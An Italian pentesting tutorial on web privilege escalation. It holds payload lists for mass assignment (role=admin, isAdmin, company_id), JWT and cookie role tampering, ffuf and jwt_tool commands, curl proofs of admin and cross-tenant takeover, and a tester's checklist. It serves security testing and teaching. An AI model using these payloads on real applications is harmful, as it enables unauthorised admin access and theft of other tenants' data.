Privilege Escalation Web: Verticale, Orizzontale e Mass Assignment
Privilege Escalation nelle web app: mass assignment, role=admin, JWT manipulation e multi-tenant bypass. Tecniche pratiche di pentesting per escalation utente→admin.
- Pubblicato il 2026-03-18
- Tempo di lettura: 6 min

La Privilege Escalation è il salto di permessi: da utente normale ad admin (verticale), da utente A ad utente B dello stesso livello (orizzontale), da guest a utente registrato. Nel web la distinzione con Broken Access Control è sottile: il BAC è “accedo a un endpoint che non dovrei”, la Privilege Escalation è “cambio il mio ruolo/permessi”. In pratica si sovrappongono — e le testo insieme.
La trovo nel 15% dei pentest web. Il pattern più frequente: l’API accetta un campo role nel body della request di update profilo → PUT /api/users/me {"role":"admin"} → l’ORM applica il campo senza whitelist → sei admin. Zero exploit, zero payload tecnico — solo un campo JSON aggiuntivo.
Satellite della guida pillar Auth & Access Control. Vedi anche: Broken Access Control, IDOR.
Verticale vs Orizzontale — Due Vettori Diversi #
Verticale (il più critico) #
utente → admin
utente → moderatore → admin
free → premium → enterprise
viewer → editor → owner
L’attaccante sale di livello: accede a funzionalità riservate a ruoli superiori.
Orizzontale #
utente A → utente B (stesso livello)
azienda X → azienda Y (stesso livello, dati diversi)
dipendente reparto A → dipendente reparto B
L’attaccante si sposta lateralmente: accede ai dati di altri utenti con lo stesso ruolo. Si sovrappone all’IDOR ma il focus è sul contesto multi-tenant (azienda X vede dati di azienda Y).
Tecniche Di Escalation #
1. Mass Assignment (il vettore #1) #
# Il backend accetta TUTTI i campi JSON senza whitelist
# La request legittima:
PUT /api/v2/users/me
{"name": "Mario Rossi", "email": "mario@email.com"}

# L'attacco:
PUT /api/v2/users/me
{"name": "Mario Rossi", "role": "admin"}
# → Se il server applica "role" → privilege escalation!

# === Tutti i campi da provare ===

# Ruolo diretto:
{"role": "admin"}
{"role": "administrator"}
{"role": "superadmin"}
{"role": "super_admin"}
{"role": "root"}
{"userRole": "admin"}
{"user_role": "admin"}

# Boolean admin:
{"isAdmin": true}
{"is_admin": true}
{"admin": true}
{"is_staff": true}
{"is_superuser": true}
{"isStaff": true}
{"isSuperuser": true}
{"superuser": true}

# Group/Permission:
{"group": "administrators"}
{"group_id": 1}
{"groups": ["admin"]}
{"permissions": ["*"]}
{"permissions": ["admin", "write", "delete"]}
{"access_level": 9999}
{"privilege_level": "admin"}

# Piano/Subscription:
{"plan": "enterprise"}
{"subscription": "premium"}
{"tier": "admin"}
{"account_type": "admin"}

# Risorse:
{"credits": 999999}
{"balance": 999999}
{"quota": 999999}

# Verifica:
{"verified": true}
{"email_verified": true}
{"phone_verified": true}
{"kyc_verified": true}
{"is_active": true}
{"active": true}
{"approved": true}
2. Parameter Tampering Nel Registration Flow #
# Durante la registrazione — aggiungi campi privilegiati:
POST /api/v2/auth/register
{
  "username": "newuser",
  "email": "new@email.com",
  "password": "Str0ngP@ss!",
  "role": "admin"
}
# Alcuni backend accettano "role" anche durante la registrazione!

# Se il form HTML ha campi hidden:
<input type="hidden" name="role" value="user" />
# Modifica in Burp: role=admin

# Invitation flow:
POST /api/v2/invitations/accept
{
  "token": "abc123",
  "password": "MyP@ss!",
  "role": "admin"           # Aggiungi il ruolo all'accettazione invito
}
3. Cookie/Session Manipulation #
# Cookie con ruolo in chiaro:
Set-Cookie: user=eyJ1c2VyIjoibWFyaW8iLCJyb2xlIjoidXNlciJ9
# Base64 decode: {"user":"mario","role":"user"}
# Modifica: {"user":"mario","role":"admin"}
# Base64 encode → invia il cookie modificato

# Cookie non firmato:
Cookie: role=user
# Cambia a:
Cookie: role=admin
# Se il server legge il ruolo dal cookie senza verifica → admin!

# Session storage (localStorage/sessionStorage):
# Modifica in DevTools Console:
localStorage.setItem('user', JSON.stringify({...user, role: 'admin'}))
# Se il frontend invia il ruolo in ogni API call → admin!
# NOTA: questo bypassa solo il frontend, non il backend (se il backend è corretto)
4. JWT Role Claim Manipulation #
# JWT payload: {"sub":"1337","role":"user","exp":1708200000}

# Se il JWT non è verificato correttamente (vedi JWT Attack):
# Modifica role → "admin"
# Usa algorithm none o weak secret

# Decodifica:
echo "PAYLOAD_BASE64" | base64 -d
# Modifica:
echo '{"sub":"1337","role":"admin","exp":1908200000}' | base64 -w0
# Riassembla il JWT

# Tool: jwt_tool
python3 jwt_tool.py TOKEN -T -pc role -pv admin
# Testa se il token modificato è accettato
Per approfondire: JWT Attack
5. Response Manipulation #
# Il backend risponde con il ruolo nel JSON:
POST /api/auth/login → {"token":"...", "user":{"role":"user"}}

# In Burp "Match and Replace" o "Response modification":
# Cambia "role":"user" → "role":"admin"
# Se il frontend usa questa response per decidere cosa mostrare:
# → Il frontend mostra le funzionalità admin
# → Le API admin potrebbero non verificare il ruolo!

# Burp rule:
# Match: "role":"user"
# Replace: "role":"admin"
# Scope: Response body
6. Escalation Via Funzionalità Legittima #
# Funzionalità "invita utente" — puoi specificare il ruolo?
POST /api/v2/team/invite
{"email": "my_other_account@email.com", "role": "admin"}
# → Inviti un tuo secondo account come admin!

# Funzionalità "cambia ruolo" — protetta solo dal frontend?
PUT /api/v2/users/1337/role
{"role": "admin"}
# L'endpoint per cambiare ruolo esiste (per admin legittimi)
# Ma non verifica che CHI chiama sia admin!

# Funzionalità "import utenti" (CSV/Excel):
# Carica CSV con colonna "role" valorizzata "admin"
# Il parser applica il ruolo dall'import senza validazione
7. Multi-Tenant Escalation (Orizzontale) #
# L'utente appartiene a Company A → accede ai dati di Company B

# Endpoint: /api/v2/companies/{company_id}/employees
# UserA (Company 100) chiama:
GET /api/v2/companies/101/employees
# Se 200 OK → vede i dipendenti di Company 101!

# Peggio: cambio tenant nel profilo:
PUT /api/v2/users/me
{"company_id": 101}
# → Ora l'utente appartiene a Company 101 → vede tutto!

# O nel JWT:
# JWT payload: {"sub":"1337","company_id":100,"role":"admin"}
# Se company_id è modificabile → accede come admin di ALTRA azienda
Fuzzing Per Privilege Escalation #
Param Miner — Discovery Automatica #
1. In Burp: click destro su request PUT/PATCH → Extensions → Param Miner
2. "Guess body parameters" → testa centinaia di nomi di parametro
3. Se trova un parametro accettato (role, admin, is_staff...) → Mass Assignment!
ffuf — Brute Force Campi #
# Testa nomi di campo comuni:
ffuf -u "https://target.com/api/v2/users/me" \
  -X PUT \
  -H "Authorization: Bearer JWT" \
  -H "Content-Type: application/json" \
  -d '{"FUZZ": "admin"}' \
  -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -mc 200 \
  -fw BASELINE_WORDS

# Se qualche campo ritorna 200 con body diverso → potenziale escalation
Confronto GET vs PUT #
# Step 1: cosa ti dice GET?
GET /api/v2/users/me
→ {"id":1337, "name":"Mario", "role":"user", "plan":"free", "credits":0, "company_id":100}

# Step 2: ogni campo nella response → prova a modificarlo:
PUT /api/v2/users/me {"role": "admin"}
PUT /api/v2/users/me {"plan": "enterprise"}
PUT /api/v2/users/me {"credits": 999999}
PUT /api/v2/users/me {"company_id": 101}
Output Reale — Proof Di Escalation #
Mass Assignment → Admin #
$ curl -s -X PUT "https://target.com/api/v2/users/me" \
  -H "Authorization: Bearer eyJ_NORMAL_USER..." \
  -H "Content-Type: application/json" \
  -d '{"name":"Mario","role":"admin"}'

{"status": "updated", "user": {"id": 1337, "name": "Mario", "role": "admin"}}
# role cambiato a admin!

# Conferma:
$ curl -s -H "Authorization: Bearer eyJ_NORMAL_USER..." \
  "https://target.com/api/v2/admin/users" | python3 -m json.tool | head -10

{
  "total": 50234,
  "users": [
    {"id": 1, "email": "ceo@company.com", "role": "super_admin"},
    {"id": 2, "email": "cto@company.com", "role": "admin"},
    ...
  ]
}
# → Accesso admin completo!
Registration With Role #
$ curl -s -X POST "https://target.com/api/v2/auth/register" \
  -H "Content-Type: application/json" \
  -d '{"username":"backdoor","email":"back@evil.com","password":"P@ss123!","role":"admin"}'

{"status": "created", "user": {"id": 50235, "username": "backdoor", "role": "admin"}}
# → Account admin creato direttamente alla registrazione!
Multi-Tenant Escalation #
$ curl -s -X PUT "https://target.com/api/v2/users/me" \
  -H "Authorization: Bearer eyJ_COMPANY_100..." \
  -H "Content-Type: application/json" \
  -d '{"company_id": 101}'

{"status": "updated", "user": {"id": 1337, "company_id": 101}}

$ curl -s -H "Authorization: Bearer eyJ_COMPANY_100..." \
  "https://target.com/api/v2/employees"

{"employees": [{"name": "Marco Bianchi", "salary": 65000, "company": "Competitor SRL"}, ...]}
# → Vedi i dipendenti e stipendi della company 101 (competitor)!
Workflow Reale — Dalla Registrazione All’Admin #
Step 1 → Analizza il tuo profilo #
GET /api/v2/users/me
# Nota OGNI campo nella response: role, plan, company_id, credits, is_admin...
Step 2 → Mass Assignment su PUT/PATCH #
# Per ogni campo privilegiato nella response:
PUT /api/v2/users/me {"role": "admin"}
# Se 200 OK e il campo è cambiato → escalation!
Step 3 → Registrazione con campi extra #
POST /api/auth/register
{"username":"test2","email":"t@t.com","password":"P@ss!","role":"admin"}
Step 4 → JWT manipulation (se JWT) #
python3 jwt_tool.py TOKEN -T -pc role -pv admin
# Se il server accetta il token modificato → escalation via JWT
Step 5 → Response manipulation #
# Burp Match/Replace: "role":"user" → "role":"admin"
# Naviga come admin nel frontend → testa se le API admin funzionano
Step 6 → Funzionalità invite/import #
POST /api/team/invite {"email":"my@email.com","role":"admin"}
# O upload CSV con role=admin
Enterprise Escalation #
User → Admin → Database Export #
Mass Assignment: PUT {"role":"admin"} → 200 OK
→ Admin panel → Export Database function
→ 50.000 utenti con PII, financial data
→ DATA BREACH
User → Admin → Cloud Credentials #
Mass Assignment → admin access
→ Admin panel → System Config → Environment variables
→ AWS_ACCESS_KEY_ID visible
→ aws s3 ls → backup bucket → full database
→ CLOUD COMPROMISE
Tenant A → Tenant B → Cross-Company Data Breach #
PUT {"company_id": 101} → switch tenant
→ Accesso a dati di Company 101 (competitor)
→ Dipendenti, stipendi, contratti, clienti
→ Ripeti per tutte le company (1-500)
→ MULTI-TENANT DATA BREACH (500 aziende)
Caso Studio Concreto #
Settore: SaaS project management, 1.000 aziende, 80.000 utenti. Scope: Grey-box.
GET /api/v2/users/me restituiva 12 campi, tra cui role, plan, company_id. PUT /api/v2/users/me con {"role":"admin"} → 200 OK, ruolo cambiato. Come admin: accesso a /api/v2/admin/companies → lista di 1.000 aziende con nome, piano, fatturato mensile. Export endpoint: /api/v2/admin/export/users → CSV con 80.000 utenti.
Ma la vera escalation: PUT {"company_id": 500} → switch alla company 500 (grande enterprise). Come admin di company 500: accesso a tutti i progetti, documenti riservati, timeline, budget. Ripetuto per 10 company campione → confermato cross-tenant access.
Secondo vettore: POST /api/v2/auth/register con {"role":"admin","company_id":500} → account admin direttamente nell’azienda target senza invito.
Tempo: 10 minuti dalla registrazione all’admin multi-tenant.
✅ Checklist Privilege Escalation Web #
MASS ASSIGNMENT
☐ GET /users/me → campi privilegiati nella response identificati
☐ PUT/PATCH con role=admin testato
☐ PUT/PATCH con isAdmin=true testato
☐ PUT/PATCH con plan=enterprise testato
☐ PUT/PATCH con credits=999999 testato
☐ PUT/PATCH con company_id diverso testato (multi-tenant)
☐ Param Miner per campi nascosti eseguito

REGISTRATION
☐ POST /register con role=admin testato
☐ POST /register con is_admin=true testato
☐ POST /register con company_id diverso testato

COOKIE/SESSION
☐ Cookie con ruolo in chiaro? (base64 decode → modifica → encode)
☐ Cookie non firmato con role=user → role=admin?

JWT
☐ JWT decodificato → claim "role" presente?
☐ jwt_tool -T -pc role -pv admin testato
☐ Algorithm none con role=admin testato

RESPONSE MANIPULATION
☐ Burp Match/Replace: "role":"user" → "role":"admin"
☐ Frontend mostra funzionalità admin?
☐ Endpoint admin testati dopo response manipulation

FUNZIONALITÀ LEGITTIME
☐ Invite user con role=admin testato
☐ Import CSV/Excel con campo role testato
☐ Change role endpoint testato senza essere admin

MULTI-TENANT
☐ company_id / tenant_id / org_id modificabile?
☐ Accesso a dati di altri tenant confermato?
☐ Switch tenant via PUT/PATCH profilo testato?
Satellite della Guida Auth & Access Control. Vedi anche: Broken Access Control, IDOR, JWT Attack.
Il tuo endpoint PUT accetta il campo “role”? La registrazione permette di specificare il ruolo? Il tenant_id è modificabile? Penetration test HackIta per trovare ogni escalation path. Da user ad admin in una request: formazione 1:1.